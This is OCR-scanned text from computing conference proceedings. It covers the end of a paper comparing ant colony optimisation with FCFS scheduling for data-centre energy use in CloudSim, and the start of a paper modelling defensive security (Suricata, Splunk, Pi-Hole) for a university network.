Most studies have argued that energy consumption is often associated with the CPU. Evidence proves the CPU consumes more energy than the other components (memory, hard drive, etc.) found at the data centre [19, 20]. In this study, the total energy consumed (EC) is computed as $EC = P * T$ where P is the CPU utilisation and T is the time frame in which a task is carried out. Figure 3 presents the energy consumption attained at the end of every number of tasks assigned to the CloudSim, ranging from 10 to 40 cloudlets with a step size of 10. In the experiment, an idle state is defined when the energy consumed by a CPU is zero (0). In comparing the outcomes of the test carried out in the CloudSim, the data attained proved that in assigning ten cloudlets to the VMs, the best energy consumed was 1.77145 KwH to that of FCFS, which was 8.2 KwH. Given 20 tasks provide the best energy consumption rate of 2.65883 KwH compared to FCFS 11.45 KwH. However, when 30 tasks were assigned to the VMs, there was not much difference in the ACO-proposed algorithm environment. The best energy consumption provided was 3.0778 KwH which is just about 0.41897 differences from the initial 20 cloudlets provided. On the other hand, FCFS energy consumption concerning the 30 cloudlets provision increased tremendously to 17.5 KwH. With the allocation of forty (40) cloudlets, the best energy consumption provided was 6.57025 KwH compared to 28.012 of the FCFS. In effect, the FCFS algorithm, which already exists in the CloudSim as the benchmark, consumes more energy as compared to the proposed ACO algorithm.

Total Energy Consumption by Iteration.

Studying the energy consumption trend after each iteration carefully, the total energy consumed is summed up to aid in analysing the consumption after continuous iterations. In this section, the first four outcomes are presented in Table 5. From Table 5, the total energy consumed at the end of the first iteration is 3228.93 KwH. Confirming the authenticity of the experiment, the iteration was carried out for three (3) additional times. Responses from these three iterations with 40 cloudlets allocation proved




Fig. 3 Energy consumption breakdown with specific task allocations

that the total energy consumed was 3937.57, 2796.16 and 3070.71, respectively. Observing Iteration 2 reveals an energy consumption that is a little higher than the first iteration even though the data from the CloudSim shows that the energy consumption kept moving up steadily with a continuous steep drop. However, studying the continuous numeric data from CloudSim shows a steadily high usage in the later part of Iterations 1–3, respectively, but a decline in usage for Iteration 4. This observation indicates that the energy consumption is fairly under reasonable control using the proposed ACO algorithm.

For the purpose of comparison, the same criteria used to evaluate the implementation of ACO were set to evaluate FCFS (default algorithm of CloudSim). From Table 6, the total energy consumed in the first iteration is 28897.25 kWh compared to 3228.93 KwH of ACO's first iteration resulting in a difference of 25,668.32 KwH. Although the second iteration had a decline in consumption of 22,882.32 KwH, it was still higher than the second iteration of the proposed ACO algorithm. Table 6 further proved that the consumption for Iterations 3 and 4 increased tremendously after the decline in Iteration 2. This shows some form of inefficiency in implementing FCFS in CloudSim as a standard model, especially from the observation made at Iteration 4 of FCFS.

Table 5 ACO total energy consumption (4 iterations and 40 cloudlets)

ACO	Iteration 1	Iteration 2	Iteration3	Iteration 4
Total energy consumed (KwH)	3228.93	3937.57	2796.16	3070.71

Table 6 FCFS total energy consumption (4 iterations and 40 cloudlets)

FCFS	Iteration 1	Iteration 2	Iteration3	Iteration 4
Total energy consumed (KwH)	28,897.25	22,882.32	26,829.23	143,636.94

4.2 Experiment 2: CPU and Memory Utilisation

In this experiment, the ACO implemented in the CloudSim was compared to the FCFS algorithm defined in the CloudSim for their CPU and RAM utilisation in the various iterations carried out. The results from ACO are presented in Figs. 4, 5 and 6 for Iterations 1–3, respectively. The CPU usage at the initial iteration was very stable as there was not much increment; the highest usage was at 0.98 with a minimum of 0.01. This was in line with the usage in RAM, as it also steadily increased and dropped, respectively, for the first iteration using ACO, as shown in Fig. 4. The third iteration had a maximum CPU usage of 0.94, as can be seen in Fig. 5 in the implementation of ACO. However, the data gathered proved that the RAM was efficiently used due to the proper allocation for the task, as shown with the third iteration recording a decline in usage, although the first and second had a sharp increment at the later part of the graph.

The FCFS, on the other hand, had a decline in CPU utilisation of about 0.04, with the highest usage of 0.99 for the first iteration shown in Fig. 6. The third iteration had a CPU usage of 0.02 as its minimum, with a rise in usage to 0.99 in each case. However, this did not significantly affect the memory as usage moved steadily with the CPU consumption shown in Figs. 6 and 7.




Fig. 4 CPU and memory utilisation using ACO (Iteration 1)




Fig. 5 CPU and memory utilisation using ACO (Iteration 3)




Fig. 6 CPU and memory utilisation using FCFS (Iteration 1)

4.3 Experiment 3: Best Path Taken

The concept behind the ACO is to provide the shortest possible path taken by ants while searching for food so that other ants may follow the path and get to locate the identified food. This natural behaviour of the ant is implemented into the CloudSim




Fig. 7 CPU and memory utilisation using FCFS (Iteration 3)

environment to minimise the energy consumed. The data gathered from the experiment compared with the best path in the FCFS shows that, when ten tasks are processed with ACO, it takes 0.40779 s for the best path to complete compared to 2.52 s using FCFS. From Fig. 8, it is observed that the best path for 20 tasks is 0.55377 s in ACO compared to 4.73 s in FCFS. The best paths obtained for 30 and 40 cloudlets were 0.54505 and 1.98317 s, respectively, for ACO. For FCFS at 30 and 40 tasks, 8.85 and 15.65, respectively, were recorded for its best path.

The poor performance of FCFS in this study could be attributed to the lack of importance attached to the arrival time of cloudlets. In FCFS, the task that arrives first is attended to while the rest (which may require less execution time) join the queue irrespective of the time it will take the first task to complete.

5 Conclusion

In this study, implementation is focussed on allocating tasks/cloudlets to the VMs. To prevent energy utilisation from being so high, the randomised model in the CloudSim was adopted in line with the proposed algorithm. The study considered the shortest path as being the shortest time it took for a task to be completed and the CPU and RAM utilisation while computing the total energy consumed. The findings obtained through experimentation proved that the current measures for allocating VM helped to reduce energy consumption at the data centre. The study also proved that the energy consumed had a positive relationship with the CPU and RAM, where the proposed approach demonstrates good performance than FCFS. This concludes that




Fig. 8 Best path identified (ACO and FCFS)

proper allocation of a task to VMs leads to proper utilisation of resources, which can cause a significant reduction in energy consumption and also aid in providing better services to clients. Future studies will seek to explore the other power models in the context of a complex load model, which remains a challenge to cloud providers and industry players. Future studies could also consider adding more metrics, such as disc storage and network interface, as they also play a role in energy consumption at a given data centre.

5.1 Threat to Validity

The current study did not focus on how the various tasks could depend on the other. It also did not consider the effect of different MIPS ratings of the processing elements.

References

1. Tchernykh A, Schwiegelsohn U, Alexandrov V, Talbi EG (2015) Towards understanding uncertainty in cloud computing resource provisioning. Procedia Comput Sci 51:1772–1781
2. Nodari A, Nurminen JK, Frühwirth C (2016) Inventory theory applied to cost optimization in cloud computing. In: Proceedings of the 31st annual ACM symposium on applied computing, pp 470–473
3. Ni J, Bai X (2017) A review of air conditioning energy performance in data centers. Renew Sustain Energy Rev 67:625–640

4. Devi DC, Uthariaraj VR (2016) Load balancing in cloud computing environment using improved weighted round robin algorithm for non pre-emptive dependent tasks
5. Koronen C, Åhman M, Nilsson LJ (2020) Data centres in future European energy systems—energy efficiency, integration and policy. Energ Effi 13(1):129–144
6. Ismaeel S, Karim R, Miri A (2018) Proactive dynamic virtual-machine consolidation for energy conservation in cloud data centres. J Cloud Comput 7(1):1–28
7. Katal A, Dahiya S, Choudhury T (2022) Energy efficiency in cloud computing data centers: a survey on software technologies. Cluster Comput 1–31
8. Sabbaghi A, Vaidyanathan G (2012) Green information technology and sustainability: a conceptual taxonomy
9. Beitelmal H, Fabris D (2014) Servers and data centers energy performance metrics. Energy Build. 80:562–569
10. Cerotti D, Gribaudo M, Piazzolla P, Pinciroli R, Serazzi G (2016) Modeling power consumption in multicore CPUs with multithreading and frequency scaling. Springer, Cham, pp 81–90
11. Krishnadoss P, Jacob P (2018) OCSA: task scheduling algorithm in cloud computing environment. Intern J Intell Eng Syst 11(3):271–279
12. Dou H, Qi Y (2017) An online electricity cost budgeting algorithm for maximising green energy usage across data centers. Front Comput Sci 1–14
13. Dhurandher SK, Obaidat MS, Woungang I, Agarwal P, Gupta A, Gupta P (2014) A cluster-based load balancing algorithm in cloud computing. In: 2014 IEEE international conference communication (ICC), pp 2921–2925
14. Tong Z, Chen H, Deng X, Li K, Li K (2019) A novel task scheduling scheme in a cloud computing environment using hybrid biogeography-based optimization. Soft Comput 23(21):11035–11054
15. Sun Q, Shen Q, Li C, Wu Z (2016) SeLance: secure load balancing of virtual machines in cloud. IEEE Trustcom/BigDataSE/ISPA 2016:662–669
16. Domanal SG, Reddy GR, Damanal SG (2014) Optimal load balancing in cloud computing by efficient utilisation of virtual machines. Int J Adv Technol Eng Sci 3(2):122–129
17. Dorigo M, Stützle T (2019) Ant colony optimization: overview and recent advances. In: Handbook of metaheuristics, pp 311–351
18. Milani AS, Navimipour NJ (2016) Load balancing mechanisms and techniques in the cloud environments: systematic literature review and future trends. J Netw Comput Appl 71:86–98
19. Jin C, Bai X, Yang C, Mao W, Xu X (2020) A review of power consumption models of servers in data centers. Appl Energy 265:114806
20. Xianfeng Y, HongTao L (2015) Load balancing of virtual machines in cloud computing environment using improved ant colony algorithm. Int J Grid Distrib Comput 8(6):19–30

The Model of Server Virtualization System Protection in the Educational Institution Local Network

V. Lakhno, B. Akhmetov, B. Yagaliyeva, O. Kryvoruchko, A. Desiatko, S. Tsiutsiura, and M. Tsiutsiura

Abstract A new approach for the information security (IS) improvement of the educational institution's network has been proposed. The proposed approach is structured and systematic. It allows one to assess the security of the network of an educational institution (for example, a university) as a whole, as well as its subsystems and components that provide IS of an educational institution. Statistical, expert, heuristic, and other indicators have been used to assess the degree of security. The proposed model allows one to describe the procedure for securing the IS network of the university. A balanced system of IS indicators has been proposed, which will allow the effective evaluation of the university's network protection. Also as part of the research, a model of a secure network of an educational institution has been built, where network devices were emulated in a virtual machine (VM) with the EVE-NG application installed. Other network resources have been reproduced with the server virtualization system Proxmox VE. The IPS Suricata threat detection system, the Splunk platform, and the Pi-Hole DNS filter have been deployed on PVE-managed hosts.

V. Lakhno
Department of Computer Systems and Networks, National University of Life and Environmental Sciences of Ukraine, Kyiv, Ukraine

B. Akhmetov
Abai Kazakh National Pedagogical University, Almaty, Kazakhstan

B. Yagaliyeva
Yessenov University, Almaty, Kazakhstan
e-mail: bagdat.yagaliyeva@yu.edu.kz

O. Kryvoruchko · A. Desiatko (✉)
Department of Software Engineering and Cybersecurity, Kyiv National University of Trade and Economics, Kyiv, Ukraine
e-mail: desyatko@gmail.com

O. Kryvoruchko
e-mail: ev_kryvoruhko@ukr.net

S. Tsiutsiura · M. Tsiutsiura
Kyiv National University of Construction and Architecture, Kyiv, Ukraine

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_33

Keywords Distributed networks · Educational institution · Information security · Virtualization · IDS · SIEM

1 Introduction

The topic of information protection has always been important when it comes to state, business, or private secrets. The topic of information security (IS) in an educational institution is absolutely relevant because, speaking of children's and teenagers' social groups, it should be noted that they are the ones who download new applications to their smartphones, tablets, and computers at most. Particularly, these applications are games. Such applications do not always pass verification in online application stores, moreover, they can be downloaded from the Internet/torrents, etc. In many cases, such counterfeit applications contain potential threats and can be distributed through the local network of an educational institution (school, college, and university). Educational institutions usually have a weak level of security settings, due to which school, college, and university networks can become malicious software distribution places [1, 2].

The main task of this research is to simulate the network of an educational institution and develop a reliable protection system (information security) that would help solve problems of malicious software distribution and at the same time require relatively small investments, due to the often insufficient level of state investment into educational institutions. Ideal for this are open-source systems that do not require investment and often have wide user support, which greatly simplifies the implementation of such systems in practice.

2 Review and Analysis of the Literature

The landscape of cyber threats and methods for IS insurance and cyber security, in particular, is changing quite rapidly. It has become even more evident with the onset of the COVID-19 pandemic, especially in corporate business operations and companies' IT architecture. Attackers began to take advantage of these changes, targeting vulnerabilities in remote access, cloud computing, and other decisions made within the new IS policies. Threats such as multi-vector attacks, ransomware infections of end-user computers, and supply chain attacks are also on the rise. Sophisticated attacks, such as usage of the Log4j vulnerability, affect millions of companies, including Amazon, Tesla, and Cisco [3, 4]. The above-mentioned example of the cyber threat landscape evolution has significant implications for cyber security trends as organizations must adapt to emerging threats. Ransomware has become one of the most widespread and visible cyber security threats in recent years. According to Cybersecurity Ventures, ransomware losses are estimated to be $11.5 billion. The current extent of the threat results in a new victim spawning every 14 s. The implementation consists of infecting the victim's computer with malware designed to encrypt files on the system and further demand a ransom in exchange for the decryption key required to regain access to previously encrypted files. In recent years, the threat of ransomware has grown and evolved as cyber threat actors improve their tools and methods. Today's ransomware attacks are targeted and demand multi-million dollar ransoms. These attacks have also evolved to include various extortion methods, such as stealing data before encrypting it and threatening a distributed denial of service (DDoS) attack, to give the attacker additional leverage over the victim to force them to meet the ransom demand [5, 6].

As shown in [7–12], phishing and compromising business email services remain the most popular low-tech methods used by cybercriminals to gain access to enterprise networks. Phishing emails look like normal, everyday emails from companies, executives, and trusted individuals. By clicking on malicious links or providing information on fake landing pages, malware is downloaded onto the device, allowing cybercriminals to gain access to critical networks. With the widespread adoption of cloud services such as Gmail and Office 365, hackers have become more sophisticated in their impersonation and social engineering skills. Cloud services cannot adequately protect any confidential data. Taking additional email security measures with encryption and threat analysis is a smart way to protect employees from sophisticated email attacks [13].

The next category of cyber threats that are gaining in popularity are breaches of supply chain systems. Yes, the SolarWinds hack in 2020 was the first of many such recent attacks. Trust relations existing between organizations are used for the implementation of such attacks [14]. The method of attack can be described as follows: each company has a set of trusted customers, suppliers, and other partners. Attackers use these trust relationships and, thanks to the existing access to the partner's systems, conduct an attack on the IT assets of another organization or carry out a phishing attack. According to [15], 75% of surveyed IT professionals recognized that the risk of penetration through a third party is dangerous and growing. In particular, according to Soha Systems, 63% of all data breaches can be directly or indirectly related to third-party access.

The SolarWinds hack and similar attacks were based on the fact that all companies use trusted third-party software on their networks. Malicious code embedded in software or updates to existing software that has been installed and executed without additional authentication, providing internal access to the organization's network.

The use of the Internet of Things (IoT) is growing every day (according to Statista.com, the number of IoT-connected devices is expected to reach nearly 31 billion by the end of 2022). More connected devices mean more risk. Once under the control of hackers, IoT devices can be used to overload networks, gain access to sensitive data, or block critical equipment for financial gain.

Cyber threat actors are increasingly resorting to multi-vector attacks. A decade ago, ransomware focused solely on data encryption but now includes data theft, DDoS, and other threats. The main challenge in conducting most cyber attacks is gaining access to the organization's valuable data.

The given examples of attacks on companies' IT resources have an impact on determining trends in countering information threats, in particular in educational institutions. Thus, taking into account everything that was considered above, the topic of our research is extremely relevant.

3 Research Models and Methods

3.1 Information Security Model of the Educational Institution Distributed Network

Let the resources of each component of a distributed computing network (DCN), for example, an educational institution, have a potential danger class CL_l, each cl_{kl} of which has implementations $\{x_{jkl}\}$ [16, 17].

The specific effectiveness for the information protection means (IPM) (method, software (for example, antivirus software, or IDS/IPS, SIEM), hardware) of a specific implementation of a threat is equal to EFA_{ijkl}, where i—the index of protection means ($i = 1, 2, ..., I$), and j—the index of thread implementation type for IS $(j = 1, 2, ..., J)$ with index $k = 1, 2, ..., K$. The effectiveness of the IPM for the network of the educational institution is measured dynamically, per unit of time [18, 19]. The effectiveness of measures to protect the information in the network of an educational institution (EFE_{ijkl}) depends on the method of neutralization of the threat by ith IPM. It is possible to determine the dependence of EFE_{ijkl} protection effectiveness on the IPM number of one type (class) used: $EFE_{ijkl} = f\left(EFA_{ijkl}, n_i\right)$, where n_i is the number of ith IPM used to ensure the information security of the ROM of an educational institution.

Let one build the dependence of the T period of operation of a separate ROM component on the protection effectiveness EFE_{ijkl} and determine the maximum $n_{i\,\max}$ simultaneously applied IPM as a part of the subsystem of the IS ROM of an educational institution.

At the next level of protection of the resources of the educational institution's ROM, the IPM interacts in parallel. Therefore, it is advisable to apply the multiplicative model [20, 21]. For example, the degree of effectiveness of PPE at this level can be described by the expression:

$$Q_{ikj} = 1 - \prod_{i=1}^{I}\left[1 - EFE_{ijkl}\left(EFA_{ijkl}, n_i\right)\right], \tag{1}$$

where I—is the set of indices of all the IPM for the network of the educational institution.

For example, functions of the form:

$$Q_{ikj} = \prod_{i=1}^{I} \zeta_i^{\alpha_i}, \tag{2}$$

where $\zeta_i^{\alpha_i}$—the function that takes into account the influence $\left(EFA_{ijkl}, n_i\right)$ on the indicator Q_{ikj}.

The parameters are identified by the modified method of least squares, by logarithmizing the adequacy functional. Taking into account the identified parameters, we determine the degree of effectiveness of the protection at this level.

The dependence of the probability of the j—method implementation for kth second threat W_{jk} depends on the degree of protection against the Q_{kj} threat. At the same time, we use the principle: a more effective protection measure means a lower probability of the realization of a threat to IS.

Dependency $W_{jk} = W_{jk}\left(Q_{kj}\right)$ allows one to evaluate the effectiveness of the ROS security subsystem of an educational institution.

Let one evaluate the risk indicator of information security violations for the ROM of the educational institution. This indicator is determined by the value R_{jkl}, where l—the set of components of the ROM of the educational institution:

$$R_{jkl} = 1 - \left[W_{jk}\left(Q_{kj}\right) \cdot \left(1 - Q_{kj}\right)\right]. \tag{3}$$

At the next level, the goal is to ensure equal (protection) against all methods and approaches to the implementation of a separate threat for the educational institution's ROM information system. That is, R_{jkl} risk of an IS violation (from a k-threat) is determined by the minimum quality of protection among all methods of implementing protection.

Next, the goal is to ensure equal reliability of the protection of individual components of the educational institution's ROM against all threats under conditions of equal value of threats and ranking of these threats according to the degree of danger. Threat ranking can be done using rank coefficients Q_{kl}.

In the first case, the risk will be defined by the following expression:

$$R_l = \max R_{kl}, \tag{4}$$

where $\{R_{kl}\}$—the set of IS risk indicators in the set for the threatened component of lth ROM of the educational institution.

In the second case, the analyzed risk for IS ROM is determined by the expression:

$$R_l = \max_{\{R_{kl}\}} R_{kl} Q_{kl}, \quad \forall k \in K_l. \tag{5}$$

The main purpose of the functioning of ROM protection in an educational institution is to ensure equal reliability of the protection of ROM components against all threats, which can be presented as follows: $\{R_{kl} Q_l\}$, $\forall l \in L$, where Q_l—the coefficient of importance of the component l in the composition of the ROM of the educational institution. Assessments of the importance of the component in the composition of the educational institution's ROM are expert or heuristic.

The effectiveness EF of risk management of the educational institution's IS ROM can be estimated by the formula:

$$EF = \frac{100\left(R - \overline{R}\right)}{R}, \tag{6}$$

where $\overline{R}-$ the maximum risk measure (according to the analyzed set of risks for the educational institution's ROM).

The measure of the security of the ROM segment can be the index of IS threats based on calculation formulas that take into account the components of the information domain of the security segment.

For example, $R_d = \max(R_{md}E_{md})$ in the set $\{R_{md}E_{md}\}, \quad \forall m \in M$, where M—the set of segments of the ROM of the educational institution, which also includes the segment d, which is considered as current.

Similarly, the overall security indicator for the entire university is determined:

$R = \max(R_dF_d), \quad \forall d \in D$, where D—the number of objects of the system to be protected, and F_d—the degree of importance of object security.

An additional task is possible, for example, to experimentally reveal the effectiveness of using a particular protection component. For example, the next subsection of the article considers the possibility of using IPS Suricata and SIEM Splunk based on a server virtualization system. At the same time, the IPS Suricata threat detection system, the Splunk platform, and the Pi-Hole DNS address filter were deployed on PVE-managed hosts.

3.2 Creating an Environment for Network Simulation

In practice, companies are often unable to invest sufficient resources in proactive information protection, or do not see the need for it. Such behavior applies not only to equipment but also to qualified personnel. This problem is expressed in the fact that those cyber security specialists working in such a company are unable to protect the network with proven solutions in accordance with the requirements of the time, and are forced to constantly look for effective data protection methods without the need for large investments. Because of this, often the protection of corporate networks takes place between the "lollipop" and "onion" models, having more than one level of protection, but less than what the reality requires. Often, networks of educational institutions also suffer from insufficient investment.

Such networks usually do not have component failover settings, which is very important for stable operation. Due to the high cost of firewalls, intrusion prevention systems, and traffic analysis systems, their work is usually performed by routers with configured traffic filtering ACLs. However, routers are often unable to deeply analyze traffic, so there is protection against requests from known dangerous domains, but no protection against viruses. Also, routers are configured to block ports that are not in use and addresses from which an excessive amount of traffic comes, which may indicate the beginning of a "denial of service" attack.

At the level of the network core, there is also often no redundancy of level 3 switches, due to which traffic from different networks passes through one switch, and if it fails, it will not be possible not only to exchange data with the Internet but also to access local resources (corporate mail, file server, and internal web resources).

Access layer network devices are the least affected by the lack of attachments, but they also feel the impact. So, in 2022, the majority of user computers will be manufactured with network adapters that support a speed of 1 Gbit/s, but often the switches to which they are connected have a speed of 100 Mbit/s on the LAN ports, which does not meet modern requirements [22].

Wi-Fi networks in educational institutions often use outdated g/n data transfer protocols and the already obsolete IEEE 802.11ac protocol, due to which the speed of information access leaves much to be desired, and users start using mobile Internet and turn on Wi-Fi hotspots, which itself is clogging the available channels and further reducing the speed of data transmission over the wireless network and the range of access points.

As for the network storage, it is often built on the basis of servers not intended for this purpose, which not only cannot provide the necessary performance when reading/writing information but also do not have disk controller redundancy, which creates the danger of information loss.

The onion model [23] shows that the more layers of protection data have, the more difficult it is for an attacker to steal data from it. That is why experts recommend building a network with several levels of hardware and software protection.

In addition to routers, the network must have firewalls, an intrusion detection system, and deep traffic analysis, as well as local protection of each device against attacks at levels 2 and 3 of the OSI model.

An important part of a secure network is device redundancy. This prevents not only the loss of access to resources when a certain network device fails but also when a denial of service attack occurs.

It is also important to connect key network devices (routers, firewalls and other protection systems, core switches, and servers) to uninterruptible power sources and diesel/gasoline generators capable of powering the network even when the centralized power supply is turned off [24] (Fig. 1).

Equally important is the connection of routers to different providers or the same provider, but with different connection points. If one of the links fails, the network will still be able to function through the second connection channel.

A dedicated environment was created to simulate the network of an educational institution. The VMware Workstation platform installed on a computer running Windows 10 was chosen as the base. The computer itself is based on an Intel Xeon E5 1650 server processor and has an installed RAM of 32 GB, which is sufficient for operations on the creation of virtual machines and simulation of system operation.



Different ISP links
INTERNET
BORDER
ACLs
FIREWALL
Packet filtering
IDS/IPS
Deep packet inspection
CORE
